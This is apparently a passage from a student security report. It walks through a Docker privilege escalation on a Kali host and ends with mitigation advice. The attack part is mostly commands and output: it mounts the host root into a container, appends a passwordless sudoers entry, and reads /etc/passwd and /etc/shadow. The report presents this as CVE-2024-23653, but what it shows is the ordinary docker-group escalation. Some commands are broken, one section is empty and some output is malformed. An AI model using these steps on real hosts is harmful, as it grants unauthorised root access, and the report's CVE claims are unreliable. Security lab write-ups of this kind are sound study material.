
In our approach we evaluated the claim of Buildkit installation to version v0.12.5 or later as having necessary patches to address this vulnerability, hence we ran our exploit using a specially crafted dockerfile which utilizes the RUN configuration command on Debian 12.5 whose release date is February 2024, Alpine 2024039 with release date March 29, 2024, we further exploited the Ubuntu 23.4 image released in 2023 and the Alpine 3.15 released in 2021.

#### 2.3.1.1 Debian (bookworm)

We created a Dockerfile that utilizes container configuration commands like RUN. This configuration triggers a specific code path within Build kit's interactive container API. With the elevated privilege within the container allowed us to breakout of the container and access the host system, assigned our dummy user dumi1 without using the password elevated privileges by add it to the sudoers group to perform changes on the host machine without a password, this elevation did not also require the dumi1 password to give it that right

Attack implementation:

1. First, we check the filesystem and the sudoers permission of users I the sudoers file at the root of the kaliliux



```
GNU nano 6.3 /etc/sudoers.tmp
# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification


# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
pro1 ALL=(ALL) NOPASSWD:ALL
```


2. we create our low privilege user



```
root@kali: ~
root@kali:~# adduser dumi1
Adding user 'dumi1' ...
Adding new group 'dumi1' (1005) ...
Adding new user 'dumi1' (1005) with group 'dumi1' ...
Creating home directory '/home/dumi1' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for dumi1
Enter the new value, or press ENTER for the default
  Full Name []: dumi1 attpt
    Room Number []:
    Work Phone []:
    Home Phone []:
      Other []:
Is the information correct? [Y/n] y
```


3. we install docker

**apt install docker.io**



```
root@kali: ~
root@kali:~# apt install docker.io
```

4. added our low privilege user to the docker group



```
dumi1:x:1005:
root@kali:~# usermod -aG docker dumi1
```

And confirmed its addition

```
dumi1@kali:~$ usermod -s /bin/bash dumi1
dumi1@kali:~$ getent group
Debian-snmpp:x:124:
ssllh:x:125:
kali-trusted:x:126:
postgres:x:127:
smbshare:x:128:
inetsim:x:129:
geoclue:x:130:
pulse:x:131:
pulse-access:x:132:
scanner:x:133:saned,kali
saned:x:134:
colord:x:135:
kpadmins:x:136:
Debian-gdm:x:137:
kali:x:1000:
kaboxer:x:138:kali
beef-xss:x:139:
docker:x:140:lpuser,pro1,pro2,dumi1
lpuser:x:1001:
pro1:x:1002:
pro2:x:1003:
pro3:x:1004:
dumi1:x:1005:
root@kali:~$
```

5. navigated to the home directory of dumi1 and made a directory called it pritsecon. This is the folder where we will build our dockerfile that utilizes the RUN configuration on the buildkit stated in the CVE-2024-23653

```
root@kali:~$ su dumi1
dumi1@kali:~$ cd /home/dumi1
dumi1@kali:~$ ls
dumi1@kali:~$ mkdir pritsecon
dumi1@kali:~$ ls
dumi1@kali:~$ cd pritsecon
```

6. entered the directory pritsecon and created our Dockerfile which was used for the exploit using the nano Dockerfile command

```
root@kali:~$ su dumi1
dumi1@kali:~$ cd /home/dumi1
dumi1@kali:~$ ls
dumi1@kali:~$ mkdir pritsecon
dumi1@kali:~$ ls
dumi1@kali:~$ cd pritsecon
dumi1@kali:~/pritsecon$ nano Dockerfile
```

With the content of the file :

```
GNU nano 6.3 Dockerfile *
FROM debian:12.5
ENV WORKDIR /pritsecon
RUN mkdir -p $WORKDIR
VOLUME [$WORKDIR]
WORKDIR $WORKDIR
```

We make the directory so we know docker image can work with and the -p is tag to make the directory a parent directory and because docker runs as root within the container it should be able to make the directory within the filesystem, we further consider a volume the container can use or work with and set it as our working directory

7. Pull down the debian 12.5(in this case) in to the current directory and also give the container named the container to allow us acces it pritsecon

```
dumi1@kali: ~/pritsecon
Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM debian:12.5
--> c978d997d5fe
Step 2/5 : ENV WORKDIR /pritsecon
--> Running in c1b8dbb1957b
Removing intermediate container c1b8dbb1957b
--> 3a832abbc39f
Step 3/5 : RUN mkdir -p $WORKDIR
--> Running in 24d1fda55d11
Removing intermediate container 24d1fda55d11
--> 6d762214a795
Step 4/5 : VOLUME [$WORKDIR]
--> Running in 71482cdc6314
Removing intermediate container 71482cdc6314
--> 6d74e1bcd58a
Step 5/5 : WORKDIR $WORKDIR
--> Running in f2221448e2e1
Removing intermediate container f2221448e2e1
--> 10b0bbaedc7
Successfully built 10b0bbaedc7
Successfully tagged pritsecon:latest
(dumi1@kali)~[/pritsecon]
$ docker build -t pritsecon .
```

8. we will now mount the root of the file system and put it in this file the working directory we had specified as environment variable as the location we want to use.

```
Successfully built 10b0bbaedc7
Successfully tagged pritsecon:latest
(dumi1@kali)~[/pritsecon]
$ docker run -v /:/pritsecon -it pritsecon /bin/bash
```

```
(dumi1@kali)~[/pritsecon]
$ docker run -v /:/pritsecon -it pritsecon /bin/bash
root@6745952ce48b:/pritsecon#
```

9. we will check the host file systems

```
(dumi1@kali)~[/pritsecon]
$ docker run -v /:/pritsecon -it pritsecon /bin/bash
root@6745952ce48b:/pritsecon# ls
.      devnull  initrd.img.old  libx32  opt      sbin      usr
bin    etc      lib             lost+found  proc     srv        var
boot   home     lib32           media    root     sys        vmlinuz
dev    initrd.img  lib64          mnt      run      tmp        vmlinuz.old
root@6745952ce48b:/pritsecon#
```

10. next we escalate the privilege of dumi1 so that he can have sudoers rights without needing a password to make any changes

```
dumi1@kali: ~/pritsecon
root@6745952ce48b:/pritsecon# cat /etc/sudoers
cat: /etc/sudoers: No such file or directory
root@6745952ce48b:/pritsecon# echo " dumi1 ALL=(ALL) NOPASSWD:ALL">>/etc/sudoers
```

11. we now view the sudoers to see the list of users with their privilege

```
dumi1@kali: ~/pritsecon
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d
pro1 ALL=(ALL) NOPASSWD:ALL
dumi1 ALL=(ALL) NOPASSWD:ALL
root@6745952ce48b:/pritsecon# cat /etc/sudoers
```

### 2.3.1.2 Alpine 20240329

Exploiting the same CVE on the latest alpine image we get, test2 is a low privilege user



```

user:xss:x:139:
docker:x:140:lpuser,pro1,pro2,dumil,test2
lpuser:x:1001:
pro1:x:1002:
pro2:x:1003:
pro3:x:1004:
dumil:x:1005:
test2:x:1006:
root@kali:~# su test2
-(test2@kali)-[/root]
-$ cd /home/test2
-(test2@kali)-[-]
-$ ls
-(test2@kali)-[-]
-$ mkdir vaishu

```

```

test2@kali: ~/vaishu
-(test2@kali)-[/vaishu]
$ nano Dockerfile
-(test2@kali)-[/vaishu]
$ docker build -t vaishu .
Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM alpine:20240329
20240329: Pulling from library/alpine
4edfc05e3af2: Pull complete
Digest: sha256:e31c3b1cd47718260e1b6163af0a05b3c428dc01fa410baf72ca8b8076e22e72
Status: Downloaded newer image for alpine:20240329
--> 49b3cb3043cd
Step 2/5 : ENV WORKDIR /vaishu
--> Running in 4171efed0f15
Removing intermediate container 4171efed0f15
--> 9ae02af757bb
Step 3/5 : RUN mkdir -p $WORKDIR
--> Running in 07dc27969d89
Removing intermediate container 07dc27969d89
--> c61fec6fd82e
Step 4/5 : VOLUME [$WORKDIR]
--> Running in ef8cbfc8ef3
Removing intermediate container ef8cbfc8ef3

```

Accessed the host file system; etc/password, furthermore we were able to access the etc/shadow from the container and able to remove the root password. So that a low privilege user can su to the root without password

```

-(test2@kali)-[/vaishu]
$ docker run -v /:/vaishu -it vaishu bin/bash
exec bin/bash: no such file or directory
-(test2@kali)-[/vaishu]
$ docker run -v /:/vaishu -it vaishu bin/sh
exec bin/sh: no such file or directory
-(test2@kali)-[/vaishu]
$ docker run -v /:/vaishu -it vaishu /bin/sh
/vaishu # ls
.
..
initrd.img      media          srv
bin             initrd.img.old mnt            sfs
boot           lib           opt            tmp
dev            lib32         proc           usr
devnull        lib64         root           var
etc            liba32        run            vulnuz
home           lost+found   /sbin          vulnuz.old
/vaishu #

```

```

/vaishu # cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/dev/null:/sbin/nologin
/vaishu #

```

```

test2@kali: ~/vaishu
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/dev/null:/sbin/nologin
/vaishu # cat /etc/shadow
root*:x:0:0:
bin:::0:0:
daemon:::0:0:
lp:::0:0:
sync:::0:0:
shutdown:::0:0:
halt:::0:0:
mail:::0:0:
news:::0:0:
uucp:::0:0:
cron:::0:0:
ftp:::0:0:
sshd:::0:0:
games:::0:0:
ntp:::0:0:
guest:::0:0:
nobody:::0:0:
/vaishu #

```

### 2.3.1.3 Alpine 3.15

### 2.3.1.4 Ubuntu 23.04

Exploiting the same CVE on the ubuntu image we get, divine1 is a low privilege user

```
Debian-gdm:x:137:
kali:x:1000:
kaboxer:x:138:kali
beef-xss:x:139:
divine:x:1001:
divine1:x:1002:
docker:x:140:root,divine1
root@kali:~# su divine1
(divine1@kali)-[/root]
$ cd /home/divine1
bash: cd /home/divine1: Permission denied
```

```
(divine1@kali)-[/root]
$ ls
ls: cannot open directory '.': Permission denied
```

```
(divine1@kali)-[/root]
$ cd /home/divine1
```

```
(divine1@kali)-[~]
$ ls
```

```
(divine1@kali)-[~]
$ mkdir ibuchim
```

```
(divine1@kali)-[~/ibuchim]
$ nano Dockerfile
```

```
(divine1@kali)-[~/ibuchim]
$ ls
Dockerfile
```

```
(divine1@kali)-[~/ibuchim]
$ docker build -t ibuchim .
Sending build context to Docker daemon 27.65kB
Step 1/5 : FROM ubuntu:23.04
23.04: Pulling from library/ubuntu
6360b3717211: Pull complete
Digest: sha256:5a828e28de105c3d7821c4442f0f5d1c52dc16acf4999d5f31a3bc0f03f06edd
Status: Downloaded newer image for ubuntu:23.04
--> f4cdeba72b99
Step 2/5 : ENV WORKDIR /ibuchim
--> Running in 6cc70cc7f61b
Removing intermediate container 6cc70cc7f61b
--> 5a49f0711261
Step 3/5 : RUN mkdir -p $WORKDIR
--> Running in f821bf3e1634
Removing intermediate container f821bf3e1634
--> b5f8525a8e55
Step 4/5 : VOLUME [$WORKDIR]
--> Running in af798a8871c1
Removing intermediate container af798a8871c1
--> 6d4d30a69c7a
Step 5/5 : WORKDIR $WORKDIR
--> Running in d305a139a65b
Removing intermediate container d305a139a65b
--> d616a57116e6
Successfully built d616a57116e6
Successfully tagged ibuchim:latest
```

```
(divine1@kali)-[~/ibuchim]
$
```

```
(divine1@kali)-[~/ibuchim]
$ docker run -v:/ibuchim -it ibuchim /bin/bash
```

```
root@08f34dd0f677:/ibuchim# ls
0      devnull  initrd.img.old  libx32  opt  sbin  usr
bin    etc       lib             lost+found  proc  srv   var
boot   home     lib32          media    root  sys   vmlinuz
dev    initrd.img  lib64         mnt      run   tmp   vmlinuz.old
root@08f34dd0f677:/ibuchim# cat /etc/sudoers
```

```
root@08f34dd0f677:/ibuchim# cat /etc/sudoers
cat: /etc/sudoers: No such file or directory
root@08f34dd0f677:/ibuchim# echo "divine1 ALL=(ALL) NOPASSWD:ALL">> /ibuchim /etc/sudoers
bash: /ibuchim: Is a directory
root@08f34dd0f677:/ibuchim# cat etc/sudoers
#
```

## Section 3

### Mitigation

#### 3.1 Implementing Access Control with AppArmor

AppArmor serves as the default Mandatory Access Control system in Debian-based distributions like Ubuntu, while SELinux is the counterpart implemented in Fedora and RedHat-based distributions. In the context of Docker, we can leverage AppArmor to enhance container security by restricting their access to resources and functionality.

By default, Docker runs containers with a preconfigured AppArmor profile that provides a reasonable level of protection for most scenarios. However, it is highly recommended to create your own custom AppArmor profiles tailored to your specific requirements and constraints.

Here are some key points:

- **Default Profile:** If AppArmor is enabled on your host system, Docker will utilize the default profile. This ensures a baseline level of security. However, running containers with no AppArmor profile is risky, especially in production environments.
- **Custom Profiles with Bane:** Generating a custom AppArmor profile can be complex and time-consuming. To simplify this process, we'll use Bane, an open-source tool that automates the creation of custom profiles. You can find more information about Bane on its GitHub repository: [Bane GitHub](#).
- **AppArmor Configuration Directory:** Before creating custom profiles, verify that AppArmor is installed and enabled. Once confirmed, explore the contents of the AppArmor configuration directory located at `/etc/apparmor.d/`. This directory is the recommended location for storing custom profiles and other related configurations.

#### 3.2 Using Unprivileged Users

Running containers by using unprivileged users will help to reduce privilege escalation attacks. This can be achieved by following the steps below:

- **Customize Docker Images:** Always reconfigure and build your own Docker images. This allows you to tailor security parameters according to your specific requirements.
- **Modify the Dockerfile:** To run a Docker container as an unprivileged user, update the Dockerfile before building the image.

```
RUN groupadd -r <user> && useradd -r -g <group> <user>
```

#### 3.3 Disabling Root User

As an additional security measure, we can disable the root user within a container by modifying the Dockerfile. Specifically, we change the default shell from `/bin/bash` to `/usr/sbin/nologin`. This adjustment prevents any user in the container from accessing the root account, regardless of whether they possess the root password. Keep in mind that this configuration is only relevant if you intend to completely disable the root account

```
RUN chsh -s /usr/sbin/nologin root
```

#### 3.4 Preventing Privilege Escalation Attacks

Execute your containers with precise permissions and take measures to prevent users from escalating their privileges. Enabling the `no-new-privileges` option ensures that container processes do not acquire additional privileges. Consequently, commands like `su` and `sudo` will be ineffective within the container, and it provides protection against attacks that exploit SETUID binaries.

```
docker run --security-opt=no-new-privileges <IMAGE-ID>
```

### 3.5 Limiting Container Capabilities

Specify a set of kernel capabilities that are accessible to the container. For instance, you can grant a container the capability to bind to low-numbered ports on the host (e.g., a web server container binding to ports 80 and 443). Additionally, you can run a container with the `--privileged` flag, which grants it all available kernel capabilities. However, this approach is strongly discouraged because providing full privileges to a container undermines any user permissions and security restrictions you've established, potentially introducing new vulnerabilities.

The recommended practice for assigning privileges to a container involves starting with a clean slate. Begin by removing all capabilities (also known as dropping capabilities), and then selectively add only the ones necessary for your container's intended functionality. If your container doesn't require any kernel capabilities to operate, it's best to discard them entirely<sup>9</sup>

- We can remove all kernel capabilities when running a container with the following options

```
docker run --cap-drop all <IMAGE-ID>
```

- You can also add the specific kernel capabilities required by your containers by running the following command:

```
docker run --cap-drop all --cap-add <CAPABILITY> <IMAGE-ID>
```

### 3.6 Mitigating the CVE-2024-21626 Vulnerability

While patching to runC version 1.1.12 or later remains the primary defense against CVE-2024-21626, a layered security approach is essential. By implementing the least privilege for containers, we restrict their ability to move within the system, minimizing potential damage. Network segmentation further strengthens our defenses by isolating container networks, limiting the spread of an attack if it breaches one segment. Finally, remembering that security is an ongoing process, regular scanning of our containers and host system for vulnerabilities and suspicious activity can help maintain a strong security posture.

### 3.7 Mitigating Run & RunC Exploits

To solve the vulnerabilities of Run and RunC exploits we recommend filters although we were not able to build a working version of the script, a working version will ensure checks on containers spawned with Dockerfile run command and more attention be placed on the privileges of such containers, we further say that the Role based access control can be used to provide the least privilege to docker containers using orchestrators such as Kubernetes, while noting that Kubernetes has known vulnerabilities that also should be put into consideration [12]

## References

- [1]- Unix Tutorial. "Does Docker Need Hardware Virtualization?", 4-Feb-2024. [Online]. Available: <https://www.unixtutorial.org/does-docker-need-hardware-virtualization/>
- [2] Srinivas, Infosec. "Hacking and Securing Docker Containers v2.0", 28-Jan-2024. [Online]. Available: <https://concordia.udemy.com/course/dockersecurity/learn/lecture/22146452#overview>
- [3] Cgroups(7) — Linux manual page, 21-Feb-2024. [Online]. Available: <https://man7.org/linux/man-pages/man7/cgroups.7.html>
- [4] Hack the box. "CVE-2022-0492 (Carpediem) explained", Hack the box Blog, 21-Feb-2024. [Online]. Available: [https://www.hackthebox.com/blog/cve-2022-04920-carpe-diem-explained#how\\_do\\_containers\\_use\\_linux\\_isolation\\_and\\_security\\_features](https://www.hackthebox.com/blog/cve-2022-04920-carpe-diem-explained#how_do_containers_use_linux_isolation_and_security_features)
- [5] Paul Menage, Paul Jackson, Christoph Lameter, "Control Groups", Silicon Graphics, 21-Feb-2024. [Online]. Available: <https://www.kernel.org/doc/html/v5.9/admin-guide/cgroup-v1/cgroups.html>
- [6] <https://www.paloaltonetworks.com/blog/prisma-cloud/leaky-vessels-vulnerabilities-container-escape/>
- [7] Sk3peer, "Playing with CVE-2024-21626: A container escape vulnerability," Medium, 17-Mar-2024. [Online]. Available: <https://medium.com/@Sk3peer/playing-with-cve-2024-21626-a-container-escape-vulnerability>
- [8] McGill, J., "Ethical Hacking: Cracking Containers: Understanding CVE-2024-21626 in runc," White Hack Labs, 18-Feb-2024. [Online]. Available: <https://ethicalhacking.uk/cracking-containers-understanding-cve-2024-21626-in-runc/#gsc.tab=0>
- [9] Merav Bar, Amitai Cohen, Itamar Gilad, "Leaky Vessels: runC and BuildKit container escape vulnerabilities - everything you need to know," Wiz Blog, Feb. 5, 2024. [Online]. Available: <https://www.wiz.io/blog/leaky-vessels-runc-buildkit-container-escape-vulnerabilities>
- [10] Snyk Security Research Team, "runc process.cwd Container breakout vulnerability," Snyk Learn, [Online]. Available: <https://snyk.io/learn/runc-process-cwd-container-breakout-vulnerability>.
- [11] Phoenix Security. "Navigating the Waters of Container Security: Understanding CVE-2024-21626 the 'Leaky Vessels' Vulnerabilities in Docker, runc, and BuildKit," Phoenix Security Blog, 1 March. 2024. [Online]. Available: <https://phoenix.security/blog>
- [12] <https://kubernetes.io/docs/reference/access-authn-authz/rbac/> accessed on 10<sup>th</sup> February, 2024
- [13] Docker Security: [Security best practices](#) | [Docker Docs](#)